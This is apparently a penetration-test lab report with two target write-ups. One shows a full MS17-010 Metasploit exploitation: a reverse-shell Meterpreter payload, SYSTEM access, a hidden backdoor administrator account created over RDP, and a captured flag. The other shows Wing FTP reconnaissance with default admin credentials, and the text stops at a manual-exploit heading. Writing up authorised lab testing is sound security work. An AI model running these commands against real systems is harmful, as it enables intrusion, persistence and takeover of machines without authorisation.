1. John [B] | 10.15.1.83

Introduction

Tasked to conduct an assessment on 10.15.1.83. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows XP SP3
Open ports: SMB [135, 139, 445], RDP [3389]

- Vulnerable to MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution vulnerability.

CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Alternative exploit: https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py

Contents of key.txt: hbbja4okjkr1hamuycb

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://github.com/worawit/MS17-010
https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/


Exploit Description

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance,


EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover SMB ports 135, 139, and 445 & RDP port 3389.



Use nmap to scan for potential vulnerabilities. Note the ms17-010 vulnerability identified through scan.

```
nmap -Pn -n -sV --script vuln 10.15.1.83
```


```
┌──(root💀kali)-[~]
└─# nmap -Pn -n -sV --script vuln 10.15.1.83
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 17:05 EDT
Nmap scan report for 10.15.1.83
Host is up (0.40s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.00 seconds
```

Potential exploits for ms17-010.

```
┌──(root💀kali)-[~]
└─# searchsploit ms17-010                                                                     130 ✕
----------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                           |  Path
----------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)            | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)         | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py
----------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Search for ms17-010 in Metasploit.



```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   3  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   4  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

ms17-010_psexec is ranked as average and will likely result in a successful exploit.

Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```
# msfconsole
msf6 > use exploit/windows/smb/ms17_010_psexec
msf6 exploit(ms17_010_psexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   PowerShell
   2   Native upload
   3   MOF upload

msf6 exploit(ms17_010_psexec) > set TARGET 0
msf6 exploit(ms17_010_psexec) > set LHOST 172.16.5.1
msf6 exploit(ms17_010_psexec) > set LPORT 4444
msf6 exploit(ms17_010_psexec) > set RHOST 10.15.1.83
msf6 exploit(ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                  Required  Description
   ----                  ---------------                                  --------  -----------
   DBGTRACE              false                                            yes       Show extra debug
trace info
   LEAKATTEMPTS          99                                               yes       How many times to
try to leak transaction
   NAMEDPIPE                                                              no        A named pipe that
can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlist    yes       List of named
pipes to check
                         s/named_pipes.txt
   RHOSTS                10.15.1.83                                       yes       The target
host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                              yes       The Target port
(TCP)
   SERVICE_DESCRIPTION                                                    no        Service
description to to be used on target for pretty listing
```

```
   SERVICE_DISPLAY_NAME                                                  no        The service
display name
   SERVICE_NAME                                                          no        The service name
   SHARE                 ADMIN$                                          yes       The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/writ
                                                                                   e folder share
   SMBDomain             .                                               no        The Windows
domain to use for authentication
   SMBPass                                                               no        The password for
the specified username
   SMBUser                                                               no        The username to
authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.5.1       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(ms17_010_psexec) > run
```

Verify system and uid.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.


Create a profile in Meterpreter with admin rights.

```
meterpreter > run getgui -u Hacker -p 1337

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: Hacker with Password: 1337
[*]     Hiding user from Windows Login screen
[*]     Adding User: Hacker to local group 'Remote Desktop Users'
[*]     Adding User: Hacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20211016.4506.rc
```

Launch RDP session using created admin credentials.

```
┌──(root💀kali)-[~/JOHN]
└─# xfreerdp /v:10.15.1.83 /u:Hacker /p:1337 /dynamic-resolution +clipboard
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.



key.txt

hbbja4okjkr1hamuycb

---

2. Steven [B] | 10.15.1.36

Introduction

Tasked to conduct an assessment on 10.15.1.36. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, Wing FTP Server Authenticated Command Execution vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional
Open ports: HTTP [80, 5466], FTP [21]

- Vulnerable to Wing FTP Server Authenticated Command Execution vulnerability.

CVE IDs: CVE-2015-4107

Metasploit exploit: exploit/windows/ftp/wing_ftp_admin_exec

Alternative exploit: Manual exploit of Wing FTP webserver

Contents of key.txt: t70m5jaco2zy9vhqlb6s

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

Reference:

https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securing-wing-ftp-server-4-3-8/
http://www.wftpserver.com
https://www.wftpserver.com/help/ftpserver/index.html?administrator_console.htm

EXPLOIT DESCRIPTION

This module exploits the embedded Lua interpreter in the admin web interface for versions 3.0.0 and above. When supplying a specially crafted HTTP POST request an attacker can use os.execute() to execute arbitrary system commands on the target with SYSTEM privileges.

Attack Narrative

Begin from the local machine.


```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 80, 5466 ; FTP ports 21.

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.15.1.36 -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 12:42 EDT
Stats: 0:03:41 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 39.28% done; ETC: 12:52 (0:05:42 remaining)
Nmap scan report for 10.15.1.36
Host is up (0.17s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
5466/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 620.24 seconds
```

Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.36
```



The vulnerability scan is largely inconclusive but confirms the Wing FTP server being used. Research will show this to be potentially exploitable.


Potential exploit described here: https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securing-wing-ftp-server-4-3-8/.

Research shows the default password for Wing FTP Admin server to be: USERNAME | admin; PASSWORD | admin.


```
user:admin
pass: admin
```

MANUAL EXPLOIT |

